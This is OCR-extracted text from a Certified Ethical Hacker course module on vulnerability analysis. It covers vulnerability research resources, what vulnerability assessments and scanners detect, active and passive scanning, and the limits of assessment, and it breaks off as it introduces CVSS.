


C|EH™

Certified Ethical Hacker

Module 05: Vulnerability Analysis

Module Objectives

- Overview of Vulnerability Research, Vulnerability Assessment, and Vulnerability Scoring Systems
- Overview of Vulnerability Management Life Cycle (Vulnerability Assessment Phases)
- Understanding Various Types of Vulnerabilities and Vulnerability Assessment Techniques
- Understanding Different Approaches of Vulnerability Assessment Solutions
- Understanding Different Types of Vulnerability Assessment Tools and Criteria for Choosing Them
- Vulnerability Assessment Tools
- Generating and Analyzing Vulnerability Assessment Reports

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Objectives

In today's world, organizations depend heavily on information technology for protecting vital information. This information is associated with areas of finance, research and development, personnel, legality, and security. Vulnerability assessments scan networks for known security weaknesses.

Attackers perform vulnerability analysis to identify security loopholes in the target organization's network, communication infrastructure, and end systems. The identified vulnerabilities are used by attackers to further exploit that target network.

Vulnerability assessment plays a major role in providing security to any organization's resources and infrastructure from various internal and external threats. To secure a network, an administrator needs to perform patch management, install proper antivirus software, check configurations, solve known issues in third-party applications, and troubleshoot hardware with default configurations. All these activities together constitute a vulnerability assessment.

This module starts with an introduction to vulnerability assessment concepts. It also discusses the various vulnerability scoring systems, vulnerability databases, vulnerability management life cycle, and various approaches and tools used to perform vulnerability assessments. This module will provide knowledge about the tools and techniques used by attackers to perform a quality vulnerability analysis. It concludes with an analysis of the vulnerability assessment reports that help an ethical hacker to fix the identified vulnerabilities.


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

At the end of this module, you will be able to:

- Understand vulnerability research, vulnerability assessment, and vulnerability scoring systems
- Describe the vulnerability management life cycle (vulnerability assessment phases)
- Understand various types of vulnerabilities and vulnerability assessment techniques
- Understand different approaches to vulnerability assessment solutions
- Describe different characteristics of good vulnerability assessment solutions
- Explain different types of vulnerability assessment tools and the criteria for choosing them
- Use various vulnerability assessment tools
- Generate and analyze vulnerability assessment reports

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow



Vulnerability Assessment Concepts

There are generally two main causes for vulnerable systems in a network, software or hardware misconfiguration and poor programming practices. Attackers exploit these vulnerabilities to perform various types of attacks on organizational resources. This section gives an overview of vulnerability assessment, vulnerability scoring systems, vulnerability databases, and the vulnerability assessment life cycle.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Research

- The process of analyzing protocols, services, and configurations to discover vulnerabilities and design flaws that will expose an operating system and its applications to exploit, attack, or misuse
- Vulnerabilities are classified based on severity level (low, medium, or high) and exploit range (local or remote)

An administrator needs vulnerability research:

1. To gather information concerning security trends, threats, attack surfaces, attack vectors and techniques
2. To discover weaknesses in the OS and applications, and alert the network administrator before a network attack
3. To gather information to aid in the prevention of security issues
4. To know how to recover from a network attack

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Research

Vulnerability research is the process of analyzing protocols, services, and configurations to discover the vulnerabilities and design flaws that will expose an operating system and its applications to exploit, attack, or misuse.

An administrator needs vulnerability research:

- To gather information about security trends, newly discovered threats, attack surfaces, attack vectors and techniques
- To find weaknesses in the OS and applications and alert the network administrator before a network attack
- To understand information that helps prevent security problems
- To know how to recover from a network attack

An ethical hacker needs to keep up with the most recently discovered vulnerabilities and exploits to stay one step ahead of attackers through vulnerability research, which includes:

- Discovering the system design faults and weaknesses that might allow attackers to compromise a system
- Staying updated about new products and technologies and reading news related to current exploits
- Checking underground hacking web sites (Deep and Dark websites) for newly discovered vulnerabilities and exploits
- Checking newly released alerts regarding relevant innovations and product improvements for security systems


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Security experts and vulnerability scanners classify vulnerabilities by:

- Severity level (low, medium, or high)
- Exploit range (local or remote)

Ethical hackers need to conduct intense research with the help of information acquired in the footprinting and scanning phases to find vulnerabilities.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Resources for Vulnerability Research

The following are some of the online websites used to perform vulnerability research:

- Microsoft Vulnerability Research (MSVR) (*https://www.microsoft.com*)
- Dark Reading (*https://www.darkreading.com*)
- SecurityTracker (*https://securitytracker.com*)
- Trend Micro (*https://www.trendmicro.com*)
- Security Magazine (*https://www.securitymagazine.com*)
- PenTest Magazine (*https://pentestmag.com*)
- SC Magazine (*https://www.scmagazine.com*)
- Exploit Database (*https://www.exploit-db.com*)
- SecurityFocus (*https://www.securityfocus.com*)
- Help Net Security (*https://www.helpnetsecurity.com*)
- HackerStorm (*http://www.hackerstorm.co.uk*)
- Computerworld (*https://www.computerworld.com*)
- WindowsSecurity (*http://www.windowsecurity.com*)
- D'Crypt (*https://www.d-crypt.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

What is Vulnerability Assessment?

- Vulnerability assessment is an in-depth examination of the ability of a system or application, including current security procedures and controls, to withstand the exploitation
- It recognizes, measures, and classifies security vulnerabilities in a computer system, network, and communication channels

A vulnerability assessment may be used to:

- Identify weaknesses that could be exploited
- Predict the effectiveness of additional security measures in protecting information resources from attacks

Information obtained from the vulnerability scanner includes:

- Network vulnerabilities
- Open ports and running services
- Application and services vulnerabilities
- Application and services configuration errors

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What is Vulnerability Assessment?

A vulnerability assessment is an in-depth examination of the ability of a system or application, including current security procedures and controls, to withstand exploitation. It scans networks for known security weaknesses, and recognizes, measures, and classifies security vulnerabilities in computer systems, networks, and communication channels. It identifies, quantifies, and ranks possible vulnerabilities to threats in a system. Additionally, it assists security professionals in securing the network by identifying security loopholes or vulnerabilities in the current security mechanism before attackers can exploit them.

A vulnerability assessment may be used to:

- Identify weaknesses that could be exploited
- Predict the effectiveness of additional security measures in protecting information resources from attack

Typically, vulnerability-scanning tools search network segments for IP-enabled devices and enumerate systems, operating systems, and applications to identify vulnerabilities resulting from vendor negligence, system or network administration activities, or day-to-day activities. Vulnerability-scanning software scans the computer against the Common Vulnerability and Exposures (CVE) index and security bulletins provided by the software vendor.

Vulnerability scanners are capable of identifying the following information:

- The OS version running on computers or devices
- IP and Transmission Control Protocol/User Datagram Protocol (TCP/UDP) ports that are listening
- Applications installed on computers

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Accounts with weak passwords
- Files and folders with weak permissions
- Default services and applications that might have to be uninstalled
- Errors in the security configuration of common applications
- Computers exposed to known or publicly reported vulnerabilities
- EOL/EOS software information
- Missing patches and hotfixes
- Weak network configurations and misconfigured or risky ports
- Help to verify the inventory of all devices on the network

There are two approaches to network vulnerability scanning:

- **Active Scanning**: The attacker interacts directly with the target network to find vulnerabilities. Active scanning helps in simulating an attack on the target network to uncover vulnerabilities that can be exploited by the attacker.

  Example: An attacker sends probes and specially crafted requests to the target host in the network to identify vulnerabilities.

- **Passive Scanning**: The attacker tries to find vulnerabilities without directly interacting with the target network. The attacker identifies vulnerabilities via information exposed by systems during normal communications. Passive scanning identifies the active operating systems, applications, and ports throughout the target network, monitoring activity to determine its vulnerabilities. This approach provides information about weaknesses but does not provide a path for directly combating attacks.

  Example: An attacker guesses the operating system information, applications, and application and service versions by observing the TCP connection setup and teardown.

Attackers scan for vulnerabilities using tools such as Nessus, Qualys, GFI LanGuard, and OpenVAS. Vulnerability scanning enables an attacker to identify network vulnerabilities, open ports and running services, application and services configuration errors, and application and service vulnerabilities.

Limitations of Vulnerability Assessment

The following are some of the limitations of vulnerability assessments:

- Vulnerability-scanning software is limited in its ability to detect vulnerabilities at a given point in time
- Vulnerability-scanning software must be updated when new vulnerabilities are discovered or when improvements are made to the software being used
- Software is only as effective as the maintenance performed on it by the software vendor and by the administrator who uses it
- Vulnerability Assessment does not measure the strength of security controls

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Vulnerability-scanning software itself is not immune to software engineering flaws that might lead to it missing serious vulnerabilities
- Human judgment is needed to analyze the data after scanning and identifying the false positives and false negatives.

The methodology used might have an impact on the test results. For example, vulnerability-scanning software that runs under the security context of the domain administrator will yield different results than software that runs under the security context of an authenticated or non-authenticated user. Similarly, diverse vulnerability-scanning software packages assess security differently and have unique features. This can influence the assessment results.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Scoring Systems and Databases

Common Vulnerability Scoring System (CVSS)

- CVSS provides an open framework for communicating the characteristics and impacts of IT vulnerabilities
- Its quantitative model ensures repeatable accurate measurement, while enabling users to view the underlying vulnerability characteristics used to generate the scores

